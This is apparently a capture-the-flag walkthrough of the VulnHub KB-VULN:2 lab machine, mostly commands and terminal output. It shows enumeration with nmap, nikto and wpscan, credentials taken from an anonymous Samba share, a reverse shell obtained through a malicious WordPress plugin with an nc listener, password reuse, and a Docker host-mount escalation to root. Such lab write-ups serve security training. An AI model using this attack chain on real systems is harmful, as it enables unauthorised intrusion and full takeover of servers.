

VulnHub-KB-VULN:2

Target IP Address

```
nmap -T5 192.168.1.1/24
```

IP Address: 192.168.1.8

Scanning & Enumeration

nmap

```
nmap -A -O -p- -T5 -oN nmap.txt 192.168.1.8
```

```
[m3rc@brut3-g33579 ~]$ sudo nmap -A -T5 -p- -O -oN nmap.txt 192.168.
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-02 07:52 IST
Nmap scan report for 192.168.1.8
Host is up (0.00046s latency).
Not shown: 65530 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Li
| ssh-hostkey:
|   2048 5e:99:01:23:fe:c4:84:ef:14:55:87:da:a3:30:6f:50 (RSA)
|   256 cb:8e:e1:b3:3a:6e:64:9e:0f:53:39:7e:18:9d:8b:3f (ECDSA)
|_  256 ec:3b:d9:53:4a:5a:f7:32:f2:3a:f7:a7:6f:31:87:52 (ED25519)
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP
445/tcp   open  netbios-ssn  Samba smbd 4.7.6-Ubuntu (workgroup: WORKGR
MAC Address: 08:00:27:00:11:46 (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 2.6.32 (96%), Linux 3.2 - 4.9 (96%), Li
- 3.10 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Net
ynology DiskStation Manager 5.2-5644 (94%), Netgear RAIDiator 4.2.28
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: UBUNTU; OSs: Unix, Linux; CPE: cpe:/o:linux:linu

Host script results:
|_nbstat: NetBIOS name: UBUNTU, NetBIOS user: <unknown>, NetBIOS MAC
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: kb-server
|   NetBIOS computer name: UBUNTU\x00
|   Domain name: \x00
|   FQDN: kb-server
|_  System time: 2020-10-02T02:22:35+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-10-02T02:22:35
|_  start_date: N/A

TRACEROUTE
HOP RTT      ADDRESS
1   0.46 ms  192.168.1.8
```

- 21/tcp open ftp vsftpd 3.0.3
- 22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
- 80/tcp open http Apache httpd 2.4.29
- 139/tcp open netbios-ssn Samba smbd 3.X - 4.X
- 445/tcp open netbios-ssn Samba smbd 4.7.6-Ubuntu

nikto

```
nikto -h http://192.168.1.8
```

```
[m3rc@brut3-g33579 ~]$ nikto -h http://192.168.1.8
- Nikto v2.1.6
-----
+ Target IP:          192.168.1.8
+ Target Hostname:    192.168.1.8
+ Target Port:        80
+ Start Time:         2020-10-02 07:54:12 (GMT5.5)
-----
+ Server: Apache/2.4.29 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0x2aa6 0x5af6a75f71df8
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against
  some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content o
  f the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: POST, OPTIONS, HEAD, GET
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7536 requests: 1 error(s) and 6 item(s) reported on remote host
+ End Time:           2020-10-02 07:54:44 (GMT5.5) (32 seconds)
-----
+ 1 host(s) tested


*****
Portions of the server's headers (Apache/2.4.29) are not in
the Nikto database or are newer than the known string. Would you like
to submit this information (*no server specific data*) to CIRT.net
for a Nikto update (or you may email to sullo@cirt.net) (y/n)? n

[m3rc@brut3-g33579 ~]$
```

- No interesting results
-

Dirbuster

• 192.168.1.8/wordpress/



[Skip to content](#)

- [Sample Page](#)

[KB-VULN2](#)

Just another WordPress site

Primary Menu

- [Sample Page](#)

Search for:

Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

[Learn More](#)

[Hello world!](#)

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

Search for:

Recent Posts

- [Hello world!](#)

Recent Comments

- [A WordPress Commenter](#) on [Hello world!](#)

Archives


- [September 2020](#)

Categories

- [Uncategorized](#)

Meta

- The website is not configured properly




- Add

```
192.168.1.8 kb.vuln
```

- To /etc/hosts

```
GNU nano 5.2 /etc/hosts
# Host addresses
127.0.0.1 localhost
127.0.1.1 brut3-g33579
192.168.1.8 kb.vuln
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

• kb.vuln/wordpress



wpscan

Running wpscan on kb.vuln/wordpress

```
wpscan --url http://kb.vuln/wordpress/ -e
```

```
[i] User(s) Identified:
[+] admin
| Found By: Rss Generator (Passive Detection)
| Confirmed By:
|   Wp Json Api (Aggressive Detection)
|   - http://kb.vuln/wordpress/index.php/wp-json/wp/v2/users/?per_page=100&page=1
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)
[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/gn_up
```

- Username -> admin
- Tried to crack the password, but was unsuccessful

Enumerating Samba

```
smbmap -H 192.168.1.8
```

```
| Last Updated: 2020-07-21T00:00:00.000Z
[ms3rc@brut3-g33579 KB-VULN-2]$ smbmap -H 192.168.1.8

SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[+] IP: 192.168.1.8:445 Name: kb.vuln          Status: Guest session
Disk                                           Permissions      Comment
-----
Anonymous                                     READ ONLY        OPEN YOUR EYES!
IPC$                                           NO ACCESS        IPC Service (Samba Server 4.7.6-Ubuntu)

[ms3rc@brut3-g33579 KB-VULN-2]$
```

- We can login as **anonymous**

```
smbclient //192.168.1.8/Anonymous
```

```
dir
```

```
smb: \> dir
.                D          0   Thu Sep 17 16:28:56 2020
..               D          0   Wed Sep 16 16:06:09 2020
backup.zip       N 16735117  Thu Sep 17 16:28:56 2020

14380040 blocks of size 1024. 7624324 blocks available
smb: \>
```


```
get backup.zip
```

- **backup.zip**

```
[m3rc@brut3-g33579 samba]$ ls
backup.zip  remember_me.txt  wordpress
[m3rc@brut3-g33579 samba]$ cat remember_me.txt
Username:admin
Password:MachineBoy141
[m3rc@brut3-g33579 samba]$
```



- Username -> admin
- Password -> MachineBoy141

- **login in kb.vuln/wordpress**



Exploitation

- We can upload a malicious plugin to get the shell.



Shell Used: <https://github.com/Im3rc/Wordpress-Reverse-Shell-Plugin>

- ◦ set the IP address and Port accordingly
- ◦ convert to zip
- Open nc to listen on the given port

```
nc -lnvp 8888
```

- Activate the plugin
- We have a reverse shell

```
[m3rc@brut3-g33579 reverse_shell]$ nc -lnvp 8888
Connection from 192.168.1.8:34842
bash: cannot set terminal process group (1560): Inappropriate ioctl for device
bash: no job control in this shell
www-data@kb-server:/var/www/html/wordpress/wp-admin$
```

Enumerating for Privilege Escalation

- We are www-data
- Other user in /home
 - kbadmin

|--User Flag--|

```
www-data@kb-server:/var/www/html/wordpress$ cd /home
cd /home
www-data@kb-server:/home$ ls
ls
kbadmin
www-data@kb-server:/home$ cd kbadmin
cd kbadmin
www-data@kb-server:/home/kbadmin$ ls
ls
note.txt
user.txt
www-data@kb-server:/home/kbadmin$ cat user.txt
cat user.txt
www-data@kb-server:/home/kbadmin$
```

• note.txt

```
www-data@kb-server:/home/kbadmin$ cat note.txt
cat note.txt
use DOCKER!
www-data@kb-server:/home/kbadmin$
```

- We can login as kbadmin using the same password of **MachineBoy141**

```
www-data@kb-server:/home/kbadmin$ python -c 'import pty; pty.spawn("/bin/bash")'
<min$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@kb-server:/home/kbadmin$ su kbadmin
su kbadmin
Password: MachineBoy141

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

kbadmin@kb-server:~$
```

- We can use docker to spawn a root shell

```
sudo docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

```
kbadmin@kb-server:~$ sudo docker run -v /:/mnt --rm -it alpine chroot /mnt sh
sudo docker run -v /:/mnt --rm -it alpine chroot /mnt sh
Unable to find image 'alpine:latest' locally
latest: Pulling from library/alpine
df20fa9351ad: Pull complete
Digest: sha256:185518070891758909c9f839cf4ca393ee977ac378609f700f60a771a2dfe321
Status: Downloaded newer image for alpine:latest
# id
id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)
#
```

Alternatively

```
sudo -l
```

- kbadmin can run all commands as sudo

```
sudo bash
```

```
root@kb-server:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@kb-server:~#
```

|--Root Flag--|

```
root@kb-server:~# cd /root
cd /root
root@kb-server:/root# ls
ls
flag.txt
root@kb-server:/root# cat flag.txt
cat flag.txt
root@kb-server:/root#
```